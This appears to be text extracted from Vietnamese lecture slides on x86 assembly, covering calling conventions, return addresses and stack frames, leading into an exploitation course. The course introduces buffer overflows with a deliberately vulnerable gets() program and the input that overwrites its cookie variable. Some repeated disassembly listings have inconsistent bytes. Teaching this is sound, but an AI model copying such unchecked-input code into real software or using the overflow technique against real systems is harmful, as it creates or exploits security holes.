mov	ebp, esp	; ebp là cơ sở (base) để đọc tham số
push	ebx	; Bảo quản giá trị của EBX trước khi dùng nó
mov	eax, [ebp+08h]	; x
mov	edx, [ebp+0ch]	; y
mov	ebx, eax	; ebx = x
sub	eax, edx	; eax = x - y
add	ebx, edx	; ebx = x + y
mul	ebx	; eax *= ebx
pop	ebx	; Hoàn lại ebx ban đầu
pop	ebp	; Hoàn lại ebp ban đầu
ret		; Kết quả lưu trong EAX

_start:

push	10	; Truyền tham số thứ 2
push	20	; Truyền tham số thứ 1
call	SubSquare	; ESP được bảo toàn
add	esp, 8	; Cân bằng stack, tổng cộng 8 byte tham số
ret		

stdcall

```
; int SubSquare(int x, int y)  
; Return:  $x^2 - y^2$ 
```

SubSquare:

```
    push    ebp                ; Bảo quản giá trị của EBP  
    mov     ebp, esp          ; ebp là cơ sở (base) để đọc tham số  
    push    ebx                ; Bảo quản giá trị của EBX trước khi dùng nó  
    mov     eax, [ebp+08h]     ; x  
    mov     edx, [ebp+0ch]     ; y  
    mov     ebx, eax           ; ebx = x  
    sub     eax, edx           ; eax = x - y  
    add     ebx, edx           ; ebx = x + y  
    mul     ebx                ; eax *= ebx  
    pop     ebx                ; Hoàn lại ebx ban đầu  
    pop     ebp                ; Hoàn lại ebp ban đầu  
    ret     8                  ; Cân bằng stack với 8 byte. Kết quả lưu trong EAX
```

_start:

```
    push    10                 ; Truyền tham số thứ 2  
    push    20                 ; Truyền tham số thứ 1  
    call    SubSquare          ; ESP được tăng 8 trước khi trở về  
    ret
```

Sự trở về từ hàm được gọi

08048060 <MyProc>:

8048060: 01 d8
8048062: 29 d0
8048064: c3

```
add    eax,ebx  
sub    eax,edx  
ret
```

08048065 <_start>:

8048065: b8 0b 00 00 00
804806a: bb 16 00 00 00
804806f: ba 21 00 00 00
8048074: e8 e7 ff ff ff
8048079: bb 00 00 00 00
804807e: 00 00 00 00 00
8048083: 00 00 00 00 00

```
mov    eax,0xb  
mov    ebx,0x16  
mov    edx,0x21  
call   8048060 <MyProc>  
mov    ebx,0x0  
mov    eax,0x1  
int    0x80
```

Mã hợp ngữ

Sự trở về từ hàm được gọi

08048060 <MyProc>:

8048060: 01 d8

8048062: 29 d0

8048064: c3

add eax,ebx

sub eax,edx

ret

- Mã máy
- Độ dài lệnh mã máy là không cố định

08048065 <_start>:

8048065: b8 0b 00 00 00

804806a: bb 16 00 00 00

804806f: ba 21 00 00 00

8048074: e8 e7 ff ff ff

8048079: bb 00 00 00 00

804807e: b8 01 00 00 00

8048083: cd 80

mov eax,0xb

mov ebx,0x16

mov edx,0x21

call 8048060 <MyProc>

mov ebx,0x0

mov eax,0x1

int 0x80

Sự trở về từ hàm được gọi

08048060 <MyProc>:

8048060: 01 d8

8048062: 29 d0

8048064: c3

- Địa chỉ của lệnh mã máy khi thực thi chương trình

- Tên hàm là địa chỉ của lệnh đầu tiên trong hàm

- Các lệnh được thực hiện tuần tự từ trên xuống, trừ khi có lệnh nhảy.

08048065 <_start>:

8048065: b8 01 00 00 00

804806a: bb 16 00 00 00 mov ebx,0x16

804806f: ba 21 00 00 00 mov edx,0x21

8048074: e8 e7 ff ff ff call 8048060 <MyProc>

8048079: bb 00 00 00 00 mov ebx,0x0

804807e: b8 01 00 00 00 mov eax,0x1

8048083: cd 80 int 0x80

Sự trở về từ hàm được gọi

08048060 <MyProc>:

```
8048060: 01 d8      add    eax,ebx
8048062: 29 d0      sub    eax,edx
8048064: c3        ret
```

08048065 <_start>:

```
8048065: b8 0b 00 00 00    mov    eax,0xb
804806a: bb 16 00 00 00    mov    ebx,0x16
804806f: ba 21 00 00 00    mov    edx,0x21
8048074: e8 e7 ff ff ff    call   8048060 <MyProc>
8048079: bb 00 00 00 00    mov    ebx,0x0
804807e: b8 01 00 00 00    mov    eax,0x1
8048083: 5d             pop    ebp
```

Lệnh "call" sẽ khiến chương trình
nhảy đến lệnh ở 08048060

Sự trở về từ hàm được gọi

08048060 <MyProc>:

```
8048060: 01 d8      add    eax,ebx
8048062: 29 d0      sub    eax,edx
8048064: c3         ret
```

08048065 <_start>:

```
8048065: b8 0b 00 00 00 mov    ebx,0xb
804806a: bb 16 00 00 00 mov    ebx,0x16
804806f: ba 21 00 00 00 mov    ebx,0x21
```

- Tiếp theo lệnh "ret" sẽ là lệnh nào?
- Rõ ràng là lệnh ở 08048079
- Nhưng bằng cách nào????????

```
8048074: e8 e7 ff ff ff call   8048060 <MyProc>
```

```
8048079: bb 00 00 00 00 mov    ebx,0x0
```

```
804807e: b8 01 00 00 00 mov    eax,0x1
```

```
8048083: cd 80      int    0x80
```

Sự trở về từ hàm được gọi

08048060 <MyProc>:

8048060: 01 d8 add eax,ebx

8048062: 29 d0

8048064: c3

- Trước khi nhảy đến hàm được gọi, địa chỉ của lệnh kế tiếp sau lệnh "call" sẽ được đưa vào stack
- Đó gọi là "địa chỉ trở về" (return address). Một cách gần đúng:

push **08048079h**

jmp **08088060h**

08048065 <_start>

8048065: b8 0b 00 00 00 mov eax,0xb

804806a: bb 16 00 00 00 push **08048079h**

804806f: ba 21 00 00 00 jmp **08088060h**


8048074: e8 e7 ff ff ff call 8048060 <MyProc>

8048079: bb 00 00 00 00 mov ebx,0x0

804807e: b8 01 00 00 00 mov eax,0x1

8048083: cd 80 int 0x80

Sự trở về từ hàm được gọi



- Khi hàm kết thúc, lệnh RET sẽ đưa EIP trở về 08048079
- Một cách gần đúng
`ret = pop eip`

Cấu trúc hàm

Hàm:

Phần dẫn nhập;

Phần thân hàm;

Phần kết thúc;

Cấu trúc hàm

;Phần dẫn nhập

PUSH EBP

MOV EBP, ESP

SUB ESP, 0x20

;Phần thân hàm


;.....

;Phần kết thúc

MOV ESP, EBP

POP EBP

RET



Điểm bắt đầu
Stack Frame
của hàm

Cấu trúc hàm

;Phần dẫn nhập

PUSH EBP

MOV EBP, ESP

SUB ESP, 0x20

;Phần thân hàm


;.....

;Phần kết thúc

MOV ESP, EBP

POP EBP

RET



Cấu trúc hàm

;Phần dẫn nhập

PUSH EBP

MOV EBP, ESP

SUB ESP, 0x20

;Phần thân hàm


;.....

;Phần kết thúc

MOV ESP, EBP

POP EBP

RET



Cấu trúc hàm

;Phần dẫn nhập


```
PUSH    EBP
MOV     EBP, ESP
SUB     ESP, 0x20
```

;Phần thân hàm

;.....

;Phần kết thúc

```
MOV     ESP, EBP
POP     EBP
RET
```



Cấu trúc hàm

;Phần dẫn nhập


```
PUSH    EBP
MOV     EBP, ESP
SUB     ESP, 0x20
```

;Phần thân hàm

;.....

;Phần kết thúc

```
MOV     ESP, EBP
POP     EBP
RET
```



EBP sẽ không thay đổi trong thân hàm

Cấu trúc hàm

;Phần dẫn nhập


```
PUSH    EBP
MOV     EBP, ESP
SUB     ESP, 0x20
```

;Phần thân hàm

;.....

;Phần kết thúc

```
MOV     ESP, EBP
POP     EBP
RET
```



Cấu trúc hàm

;Phần dẫn nhập


```
PUSH    EBP
MOV     EBP, ESP
SUB     ESP, 0x20
```

;Phần thân hàm

;
;....

;Phần kết thúc

```
MOV     ESP, EBP
POP     EBP
RET
```



Cấu trúc hàm

;Phần dẫn nhập


```
PUSH    EBP
MOV     EBP, ESP
SUB     ESP, 0x20
```

;Phần thân hàm

;....

;Phần kết thúc

```
MOV     ESP, EBP
POP     EBP
RET
```



Cặp lệnh này có thể
được thay thế bởi
LEAVE

Cấu trúc hàm

;Phần dẫn nhập

PUSH EBP

MOV EBP, ESP

SUB ESP, 0x20

;Phần thân hàm


;.....

;Phần kết thúc

MOV ESP, EBP

POP EBP

RET



1

Kiến thức liên quan

2

Khai thác lỗ hổng buffer overflow

3

Shellcode

4

Khai thác lỗ hổng format string

Buffer overflow

- 1 Ghi đè biến cục bộ
- 2 Ghi đè địa chỉ trở về
- 3 Return to libc

Buffer overflow

1

Ghi đè biến cục bộ

2

Ghi đè địa chỉ trở về

3

Return to libc

Mã nguồn + Mã máy chương trình

```
#include <stdio.h>
int main()
{
    int cookie=0;
    char buf[16];
    printf("Your name: ");
    gets(buf);
    if(cookie == 0x41424344)
        puts("You win!");
    else
        puts("Try again!");
    return 0;
}
```




Prog1.rar

Mã dịch ngược IDA Pro + Hexrays

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char Buffer; // [esp+1Ch] [ebp-14h]
    int v5;      // [esp+2Ch] [ebp-4h]
    v5 = 0;
    printf("Your name: ");
    gets(&Buffer);
    if ( v5 == 0x41424344 )
        puts("You win!");
    else
        puts("Try again!");
    return 0;
}
```


- **Buffer** nằm thấp hơn **v5**
- Khoảng cách từ **Buffer** đến **v5**
 $(-4h) - (-14h) = 10h = 16$
- Cần 16 bytes bất kỳ để tiếp cận, tiếp đó là dữ liệu muốn ghi đè lên **v5** (cookie)

Stack frame



Name = "0123456789abc"

Return Address			
EBP cŭ			
cookie			
63	00	buf	buf
38	39	61	62
34	35	36	37
30	31	32	33

 "D:\MyPrograms\Exploit\Lesson 1\Prog1\bin\Debug\Prog1.exe" — □ ×

Your name: 0123456789abc
Try again!

^
▼

Name = "0123456789abcdefDCBA"

Tại sao có '00' ở đây?

Tại sao là "DCBA" mà không phải là "ABCD"?

Return Address			
00	[EBP]2..4		
44	43	42	41
63	64	65	66
38	39	61	62
34	35	36	37
30	31	32	33

